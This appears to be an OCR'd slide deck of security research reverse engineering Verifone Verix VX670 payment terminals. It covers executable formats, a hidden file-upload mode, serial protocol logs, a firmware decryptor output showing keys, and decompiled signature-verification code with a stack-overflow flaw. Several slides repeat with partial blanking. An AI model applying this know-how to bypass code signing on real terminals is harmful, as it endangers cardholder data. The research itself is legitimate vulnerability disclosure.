00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Heap size

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Exe File Format

Entry point

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk


Verix OS: Exe File Format

Dependencies

SYSMODE.OUT

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	A3	02	01	00	00	00	F9	FE	70	42	00	40	00	00	0D	7C	£ ùþpB @ |
00000010	00	00	18	00	00	00	00	00	00	00	10	00	70	42	00	85	pB …
00000020	2E	53	59	53	2E	4C	49	42	00	00	00	00	00	00	00	00	.SYS.LIB
00000030	54	3A	50	45	44	2E	4C	49	42	00	00	00	00	00	00	00	T:PED.LIB
00000040	00	00	00	00	B5	F3	49	28	48	28	4A	29	B0	81	E0	01	µóI(H(J)° à
00000050	C9	08	C0	08	42	90	D3	FB	49	26	20	0B	DF	0A	F0	09	É À B ÓûI& ß ð
00000060	FC	FD	48	25	4F	25	49	24	4E	24	4D	24	37	30	39	34	üýH%O%INM$7094
00000070	24	01	63	30	35	80	46	81	63	4F	00	A1	19	48	6B	00	$ c05€F cO ¡ Hk

Verix OS: Brief Memory Map



4. Verix System Apps

SYSMODE.OUT: Summary

- Root process that starts user application
- Always stays in background while user application works
- Hooks keys 7 + Enter and F2 + F4, draws and handles system menu

SYSMODE.OUT: Hidden Powers

- After pressing “*” in system mode menu POS goes to uploading mode
- We can upload files from I and F file systems from groups 1-15
- For most tasks it is enough
- The protocol for uploading is the same as for downloading with DDL

SYSMODE.OUT: DDL

- Protocol for interaction with POS via COM port
- Almost text protocol – easy for analysis
- ddl.exe Win32 utility implements DDL client

```
[29/10/2018 15:23:51] Written data (COM7)
      05 05 05                                          ...
[29/10/2018 15:23:51] Read data (COM7)
      02 56 46 49 2c 56 58 36 37 30 2c 58 44 4c 2c 70   .VFI,VX670,XDL,p
      2c 2c 2c 51 44 30 30 32 30 41 30 2c 31 30 30 30   ,,,QD0020A0,1000
      2c 32 30 34 38 2c 32 30 37 39 39 38 37 33 03 74   ,2048,20799873.t
      88                                                à
[29/10/2018 15:23:51] Written data (COM7)
      06                                                .
[29/10/2018 15:23:52] Written data (COM7)
      02 4d 2d 2d 44 4f 57 4e 4c 4f 41 44 49 4e 47 2d   .M--DOWNLOADING-
      2d 03 da 2b                                       -./+
[29/10/2018 15:23:52] Read data (COM7)
      06                                                .
[29/10/2018 15:23:52] Written data (COM7)
      02 4f 43 30 30 30 30 35 33 31 34 30 30 30 30 30   .OC0000531400000
      30 30 30 32 30 30 39 30 39 31 36 32 33 33 35 30   0002009091623350
      30 58 58 58 58 58 58 58 58 64 62 6d 6f 6e 2e 6f   0XXXXXXXXdbmon.o
      75 74 03 3e 6e                                    ut.>n
[29/10/2018 15:23:52] Read data (COM7)
      06                                                .
[29/10/2018 15:23:52] Written data (COM7)
      02 4d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 03 3f 56      .M----------.?V
[29/10/2018 15:23:52] Read data (COM7)
      06                                                .
[29/10/2018 15:23:52] Written data (COM7)
      02 57 03 e8 00 00 00 00 a3 06 01 00 00 00 53 14   .W.Ë....£.....S.
      70 42 00 40 00 00 08 f4 00 00 0f a0 00 00 00 00   pB.@...Ù...†....
      00 00 10 00 70 42 00 75 2e 53 59 53 2e 4c 49 42   ....pB.u.SYS.LIB
      00 00 00 00 00 00 00 00 00 00 00 00 b5 f3 49 28   ............µÛI(
      48 28 4a 29 b0 81 e0 01 c9 08 c0 08 42 90 d3 fb   H(J)∞Å‡.….¿.Bê”°
      49 26 20 0b df 0a f0 05 f8 5f 48 25 4f 25 49 24   I& .fl.□.¯_H%O%I$
      4e 24 4d 24 37 30 39 34 24 01 63 30 35 80 46 81   N$M$7094$.c05ÄFÅ
      63 4f 00 a1 19 48 6b 00 28 00 d0 10 69 c2 2a 00   cO.°.Hk.(.–.i¬*.
      d0 0d 19 89 6b 09 60 0f 69 c1 18 0a 99 02 98 01   –..âk.`.i¡..ô.ò.
      f0 04 f8 f0 28 00 d0 02 00 01 20 04 df 0a 1c 64   □.¯□(.–... .fl..d
      2c 20 db e6 48 14 28 00 d0 01 46 c0 46 c0 99 02   , €ÊH.(.–.F¿F¿ô.
```


Other System Apps

- PEDGRDFA.OUT – verifies signatures of executable files and shared libraries
- SMRKL.OUT – implements loading keys to POS internal PINPAD through system mode
- UNZIP.OUT – guess what

5. New Instrumentation

IDA Verifone Application Loader

- Allows to simply drop an application or shared library into IDA
- Finds entry point, marks code, loads SYS.LIB and marks standard system calls
- Creates code and data sections automatically



IDA Verix App RE helper

IDA Python script that turns this

```
1 void __fastcall fileCache(FileDescriptor *fd)
2 {
3   FileCache *cache; // r4
4   FileDescriptor *hdl; // r6
5
6   if ( fd->filename[0] )
7   {
8     cache = &fd->cache;
9     fd->cache.offset = 0;
10    fd->cache.opened = 0;
11    fd->cache.size = 0;
12    __asm { SVC             5; Supervisor Call }
13    hdl = fd;
14    if ( isValidHandle((int)fd) )
15    {
16      __asm
17      {
18        SVC             6; Supervisor Call
19        SVC             6; Supervisor Call
20      }
21      if ( (int)hdl > 0 )
22      {
23        free_safe(cache->content);
24        cache->content = (char *)malloc_ex((int)hdl);
25        __asm { SVC             1; Supervisor Call }
26        cache->size = (int)hdl;
27      }
28      __asm { SVC             4; Supervisor Call }
29    }
30  }
31 }
```

into this

```
1 void __fastcall fileCache(FileDescriptor *fd)
2 {
3   FileCache *cache; // r4
4   int hdl; // r6
5   int fileSize; // r5
6   char *buf; // r0
7
8   if ( fd->filename[0] )
9   {
10    cache = &fd->cache;
11    fd->cache.offset = 0;
12    fd->cache.opened = 0;
13    fd->cache.size = 0;
14    hdl = open(fd->filename, 0);
15    if ( isValidHandle(hdl) )
16    {
17      fileSize = lseek(hdl, 0, 2);
18      lseek(hdl, 0, 0);
19      if ( fileSize > 0 )
20      {
21        free_safe(cache->content);
22        buf = (char *)malloc_ex(fileSize);
23        cache->content = buf;
24        cache->size = read(hdl, buf, fileSize);
25      }
26      close(hdl);
27    }
28  }
29 }
```

Verix Kernel Decryptor

- Python script that decrypts and unpacks firmware for VX670 and VX510 terminals
- Should be adapted to work with VX820 (keys and update format changed)

```
> py -2 verix_decryptor.py -i QD0020A0 -o QD0020A0_decrypted

Decrypting QD0020A0/vfi.ped...
    Decryption result was saved in QD0020A0_decrypted/vfi.sys
Parsing QD0020A0_decrypted/vfi.sys...
Found file QD0020A0/1D0020A0.out with key 91702b87c177b9e4. Decrypted file stored in QD0020A0_decrypted/1D0020A0.out
    Unpacking FS...
    Offset 0x0 Found file FLASHMGR.RAM with size 0x1D28
    Offset 0x1D68 Found file DEFAULT.VFT with size 0x610
    Offset 0x23B8 Found file SMFONT.VFT with size 0x30
    Offset 0x2428 Found file _CRYPTO.RAM with size 0xFB4
    Offset 0x341C Found file SCHEDULR.BIN with size 0x6B04
    Offset 0x9F60 Found file IIC.BIN with size 0x4F0
    Offset 0xA490 Found file CLK_3610.BIN with size 0x117C
    Offset 0xB64C Found file _UPGRADE.TMP with size 0x2F5C
    Offset 0xE5E8 Found file _BUF_MGR.BIN with size 0x580
    Offset 0xEBA8 Found file BPR.BIN with size 0x228
    Offset 0xEE10 Found file LOADLIST.SYS with size 0x1C8
    Offset 0xF018 Found FS end
Found file QD0020A0/2D0020A0.out with key 257c2f2304715d61. Decrypted file stored in QD0020A0_decrypted/2D0020A0.out
    Unpacking FS...
    Offset 0x0 Found file SYSMODE.OUT with size 0xFA00
    Offset 0xFA40 Found FS end
Found file QD0020A0/3D0020A0.out with key 257c2f2304715d61. Decrypted file stored in QD0020A0_decrypted/3D0020A0.out
    Unpacking FS...
    Offset 0x0 Found file PEDGRDFA.OUT with size 0x1B78
    Offset 0x1BB8 Found padding. Skipping
```

Verix COM Uploader

- Uploads all files from I and F file systems (all groups)
- All terminals supported

```
py -2 com_uploader.py -p COM7 -o ...
Opening port COM7 for communication...
Connecting to the terminal...
Upload started
Progress: ----------
Uploading file _1.CRT with size 0x425 and date 201811021834
Uploading file _2.CRT with size 0x3C5 and date 201811021834
Uploading file _3.CRT with size 0x46D and date 201811021834
Uploading file _4.CRT with size 0x3F1 and date 201811021834
Uploading file _5.CRT with size 0x3F1 and date 201811021834
Uploading file _6.CRT with size 0x46D and date 201811021834
Uploading file _7.CRT with size 0x3F2 and date 201811021834
Uploading file _8.CRT with size 0x48C and date 201811021834
Uploading file _9.CRT with size 0x3C3 and date 201811021834
Uploading file _10.CRT with size 0x4CD and date 201811021834
Uploading file _11.CRT with size 0x3B0 and date 201811021834
Uploading file _12.CRT with size 0x3D9 and date 201811021834
Uploading file _13.CRT with size 0x40B and date 201811021834
Uploading file _14.CRT with size 0x3D9 and date 201811021834
Uploading file _15.CRT with size 0x49D and date 201811021834
Uploading file _16.CRT with size 0x3A6 and date 201811021834
Uploading file _17.CRT with size 0x2C0 and date 201811021834
Progress: ----------
Drive changed to I
Group changed to 1
Uploading file CONFIG.SYS with size 0xCE and date 201811021816
Uploading file VXCEHW.INI with size 0x195 and date 201811021815
Uploading file OPTD.R with size 0xE8 and date 201710302332
Uploading file VFI.P7S with size 0x23D and date 201709291905
Uploading file PKG_INST.MAN with size 0x6B and date 201707231952
Uploading file DS.BMP with size 0x318F and date 201705291359
Uploading file ETH_PP.TLV with size 0x23 and date 201710302349
Uploading file FIXD.R with size 0x2D and date 201710302349
Uploading file H1.BMP with size 0x1B2 and date 201705291359
Uploading file LOGO.BMP with size 0x3673 and date 201710302349
Uploading file OK.BMP with size 0x25F and date 201710302349
Uploading file OPT0.R with size 0x734F and date 201710302349
```

6. Vulnerabilities in VX670

Verix Signatures

- Verix OS requires signatures to run any application or shared lib
- Each executable file should come with *.P7S file containing its certificate and signature
- P7S files are encoded with ASN.1 DER notation
- In order to check a signature Verix runs PEDGRDFA.OUT
- Only system applications are granted permission to mark files as authenticated by executing special SVC

Example Signature File (ASN.1)

Signed file name

```
(0, 567) SEQUENCE
  (4, 9) OBJECT_IDENTIFIER : PKCS 7 Signed (1.2.840.113549.1.7.2)
  (15, 552) CONTEXT_SPECIFIC (0)
    (19, 548) SEQUENCE
      (23, 1) INTEGER : 2
      (26, 15) SEQUENCE
        (28, 13) SEQUENCE
          (30, 9) OBJECT_IDENTIFIER : sha256 (2.16.840.1.101.3.4.2.1)
          (41, 0) NULL
      (43, 23) SEQUENCE
        (45, 10) OBJECT_IDENTIFIER : 2.16.840.1.200000.1.2.2
        (57, 9) CONTEXT_SPECIFIC (0)
          (59, 7) IA5String : EMV.LIB
      (68, 499) SEQUENCE
        (72, 495) SEQUENCE
          (76, 1) INTEGER : 2
          (79, 80) SEQUENCE
            (81, 70) SEQUENCE
              (83, 31) SET
                (85, 11) SEQUENCE
                  (87, 3) OBJECT_IDENTIFIER : OU (2.5.4.11)
                  (92, 4) PrintableString : USER
                (98, 16) SEQUENCE
                  (100, 3) OBJECT_IDENTIFIER : O (2.5.4.10)
                  (105, 9) PrintableString : Verix eVo
              (116, 35) SET
                (118, 15) SEQUENCE
                  (120, 3) OBJECT_IDENTIFIER : CN (2.5.4.3)
                  (125, 8) PrintableString : VERIFONE
```

Vulnerable Code (PEDGRDFA.OUT)

```
signedFilenameLen = pedGetSignedFileName(CUR_SIG_FILE_NAME,
signedFilename);
…
if ( pedCheckSignature(CUR_SIG_FILE_NAME, 0, 0, v21, 0) != 1 )
{
  SVC_RESTART();
}
Else
{
  file_set_authenticated(signedFilename); //SVC call
}
```

Vulnerable Code (PEDGRDFA.OUT)

```
signedFilenameLen = pedGetSignedFileName(CUR_SIG_FILE_NAME,
signedFilename);
…
if ( pedCheckSignature(CUR_SIG_FILE_NAME,
{
   SVC_RESTART();
}
Else
{
   file_set_authenticated(signedFilename);
}
```

```
-000000C8 a5              DCD ?
-000000C4 var_C4          DCB 20 dup(?)
-000000B0 ss              DCB 4 dup(?)
-000000AC var_AC          DCD ?
-000000A8 KEY_FA          DCB 4 dup(?)
-000000A4 var_A4          DCB 8 dup(?)
-0000009C var_9C          DCD ?
-00000098 s2              DCB 40 dup(?)
-00000070 certfileHash    DCB 40 dup(?)
-00000048 signedFilename  DCB 36 dup(?)
-00000024 R4_SAVED        DCD ?
-00000020 R5_SAVED        DCD ?
-0000001C R6_SAVED        DCD ?
-00000018 R7_SAVED        DCD ?
-00000014 R8_SAVED        DCD ?
-00000010 R9_SAVED        DCD ?
-0000000C R10_SAVED       DCD ?
-00000008 R11_SVAED       DCD ?
-00000004 LR_SAVED        DCD ?
```

Vulnerable Code (PEDGRDFA.OUT)

```
signedFilenameLen = pedGetSignedFileName(CUR_SIG_FILE_NAME,
signedFilename);
…
if (                                                    _NAME,
{
   sv
}
Else
{
   fi                                                   name);
}
```

```
-000000C8 a5              DCD ?
-000000C4 var_C4          DCB 20 dup(?)
-000000B0 ss              DCB 4 dup(?)
-000000AC var_AC          DCD ?
-000000A8 KEY_FA          DCB 4 dup(?)
-000000A4 var_A4          DCB 8 dup(?)
-0000009C var_9C          DCD ?
-00000098 s2              DCB 40 dup(?)
-00000070 certfileHash    DCB 40 dup(?)
-00000048 signedFilename  DCB 36 dup(?)
-00000024 R4_SAVED        DCD ?
-00000020 R5_SAVED        DCD ?
-0000001C R6_SAVED        DCD ?
-00000018 R7_SAVED        DCD ?
-00000014 R8_SAVED        DCD ?
-00000010 R9_SAVED        DCD ?
-0000000C R10_SAVED       DCD ?
-00000008 R11_SVAED       DCD ?
-00000004 LR_SAVED        DCD ?
```


Vulnerable Code (PEDGRDFA.OUT)

```
signedFilenameLen = pedGetSignedFileName(CUR_SIG_FILE_NAME,
signedFilename);
…
if ( pedCheckSignature(CUR_SIG_FILE_NAME, 0, 0, v21, 0) != 1 )
{
   SVC_RESTART();
}
Else
{
   file_set_authenticated(signedFilename); //SVC call
}
```

